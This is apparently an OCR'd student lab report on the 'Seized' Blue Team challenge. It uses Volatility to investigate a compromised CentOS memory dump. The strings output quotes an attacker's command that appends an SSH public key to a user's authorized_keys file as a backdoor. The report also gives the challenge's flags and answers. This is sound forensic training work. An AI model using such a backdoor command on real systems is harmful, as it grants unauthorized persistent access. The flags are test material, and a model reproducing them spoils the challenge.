



Kali 2024 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10
Metasploitable2-Linux
Kali 2024
Metasploitable
Mobisec x64 2.0.2
Android
SIFT
1 2 3 4
ishan@ishan: ~/volatility/2887_procdump
File Actions Edit View Help
2887 0×00007ffd8b745000 0×00007ffd8b747000 0×2000 2887_procdump/task.2887.0×7ffd8b745000.
vma
(ishan㉿ishan)-[~/volatility]
$ cd 2887_procdump
(ishan㉿ishan)-[~/volatility/2887_procdump]
$ ls
task.2887.0×400000.vma task.2887.0×7f6737bcc000.vma task.2887.0×7f673820d000.vma
task.2887.0×6dd000.vma task.2887.0×7f6737bd0000.vma task.2887.0×7f673821c000.vma
task.2887.0×6de000.vma task.2887.0×7f6737bd2000.vma task.2887.0×7f673821e000.vma
task.2887.0×6e7000.vma task.2887.0×7f6737bd7000.vma task.2887.0×7f6738225000.vma
task.2887.0×7f67310cc000.vma task.2887.0×7f6737bd9000.vma task.2887.0×7f6738226000.vma
task.2887.0×7f67310d8000.vma task.2887.0×7f6737dd9000.vma task.2887.0×7f6738227000.vma
task.2887.0×7f67312d7000.vma task.2887.0×7f6737dda000.vma task.2887.0×7f6738228000.vma
task.2887.0×7f67312d8000.vma task.2887.0×7f6737ddb000.vma task.2887.0×7ffd8b601000.vma
task.2887.0×7f67312d9000.vma task.2887.0×7f6737e00000.vma task.2887.0×7ffd8b745000.vma
task.2887.0×7f67312df000.vma task.2887.0×7f6738000000.vma task.2887.0×806000.vma
task.2887.0×7f6737809000.vma task.2887.0×7f6738004000.vma
task.2887.0×7f67379cc000.vma task.2887.0×7f6738005000.vma
(ishan㉿ishan)-[~/volatility/2887_procdump]
$ strings -a * > strings.txt
File Edit View
Name: Ishan Aakash Patel
StudentID: 146151238
Ln 2, Col 21 45 characters 100% UTF-8

```
┌──(ishan㉿ishan)-[~/volatility/2887_procdump]
└─$ cat strings.txt | grep echo -A5 -B5
            ;;
            words)
                vwords=words
            ;;
            *)
                echo "bash: $FUNCNAME(): \`${!OPTIND}': unknown argument" 1>&2;
                return 1
            ;;
        esac;
        let "OPTIND += 1";
    done;
--
LS_COLORS
='id pin
Y+=($( compgen -W "$MAP_TYPE"                                    -- "$cur" ))
:*.dl=38;5;13:*.
 played : c2hrQ1RGe3JjLmwwYzRsXzFzX2Z1bm55X2JlMjQ3MmNmYWVlZDQ2N2VjOWNhYjViNWEzOGU1ZmEwfQo=
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCxa8zsyblvEoajgtqciK2XAs1UwNAeV3RcXacqicjzuad2jH7JQdIaqVW4jfEt8
h7w+Rei1kZL/xqikGS/AGb2ZLqVSUKWF9afaeE850On4+c1A0wu9n/7N/t2QSnw71BZnvH35+qgENJzFGgFxJEsvZqbawFHD8B426qKFYD+
LMAnnFtnrzFj8U+cewG6ODl0Obe8yP/Awv0HYFdhK/IY+t7u2Ywrgp3bXF1l5m+Zk40BqpEYfFzhawYOc/tar1HqaJnYdvqHjwhZeDGYkIL
vYt4veVc/DjVPX1UjLvlpWv1/AhmLAWgWyUORBwDjM5km0HjN/CY5kWoasXgd1jHD tw0phi@workstation" >> /home/k3vin/.ssh/a
uthorized_keys && chmod 600 /home/k3vin/.ssh/authorized_k`
chmod
SUDO_USER
SUDO_USER
k3vin
SUDO_USER=k3vin
--
FUNCNAME
n/python!
--target
SHELLOPTS
SHELLOPTS
COMPREPLY=($( for f in                                                    then echo ${f##*/} ; fi ; done 2>
/dev/null ))
BASHOPTS
BASHOPTS
LINES
/root/.cache/abrt/lastn
ost rk]#
--
```




Now go to cyberchef



Answer : shkCTF{rc.l0c4l_1s_funny_be2472cfaeed467ec9cab5b5a38e5fa0}

8) What is the name of the rootkit that the attacker used?


Command : sudo python2 `vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64  linux_check_syscall | grep -i hooked`



Answer : `sysemptyrect`

9) The rootkit uses crc65 encryption. What is the key?

Command : `strings dump.mem|grep -i "sysemptyrect"` Answer : 1337tibbartibbar



1. What plugin did you use in Volatility to get the flag for Q5?

- **Answer:** The plugin used in Volatility to get the attacker's IP address and the local port on the targeted machine is `linux_netstat`.

  Command: `python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_netstat`

2. What is the grep command used for? How did it assist you in this lab?

- **Answer:** The `grep` command is used to search for specific patterns or strings within files or command outputs. It assists by filtering and finding relevant information quickly.

  Example Usage in the Lab: `grep -a "Linux release" dump.mem`

  This command helps locate a specific command in the bash history that might indicate malicious activity.

3. What plugin can be used to list bash history?

- **Answer:** The plugin used in Volatility to list the bash history is `linux_bash`.

  Command: `python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_bash`

4. Did you have any challenges with this lab?

- **Answer:** Yes, there were a few challenges encountered during this lab:
  1. **Profile Compatibility:** Ensuring the correct Volatility profile was used for the Linux memory snapshot required careful validation using `imageinfo`.
  2. **Command Syntax:** Some commands, especially those with specific options like `--pid`, required precise syntax, which was a bit tricky.
  3. **Data Extraction:** Extracting and interpreting data from memory dumps needed careful analysis and verification against known good and malicious patterns.

Learning Experience Summary

Working on the Seized Blue Team Lab provided a practical and insightful experience into memory forensics using Volatility. By analyzing a Linux memory dump, I learned to identify various indicators of compromise, such as suspicious processes, network connections, and malicious commands executed by the attacker. The hands-on nature of this lab reinforced the importance of understanding the underlying operating system and memory structures.

The challenge emphasized the use of supportive tools like `grep` for pattern matching and `CyberChef` for data decoding, showcasing their utility in a forensic investigation. Additionally, referencing detailed write-ups helped guide the analysis process, while the requirement to perform all steps in my own environment ensured that I genuinely engaged with the material and honed my forensic skills. This lab was a valuable step in my journey as a security analyst, enhancing both my technical abilities and my critical thinking in real-world scenarios.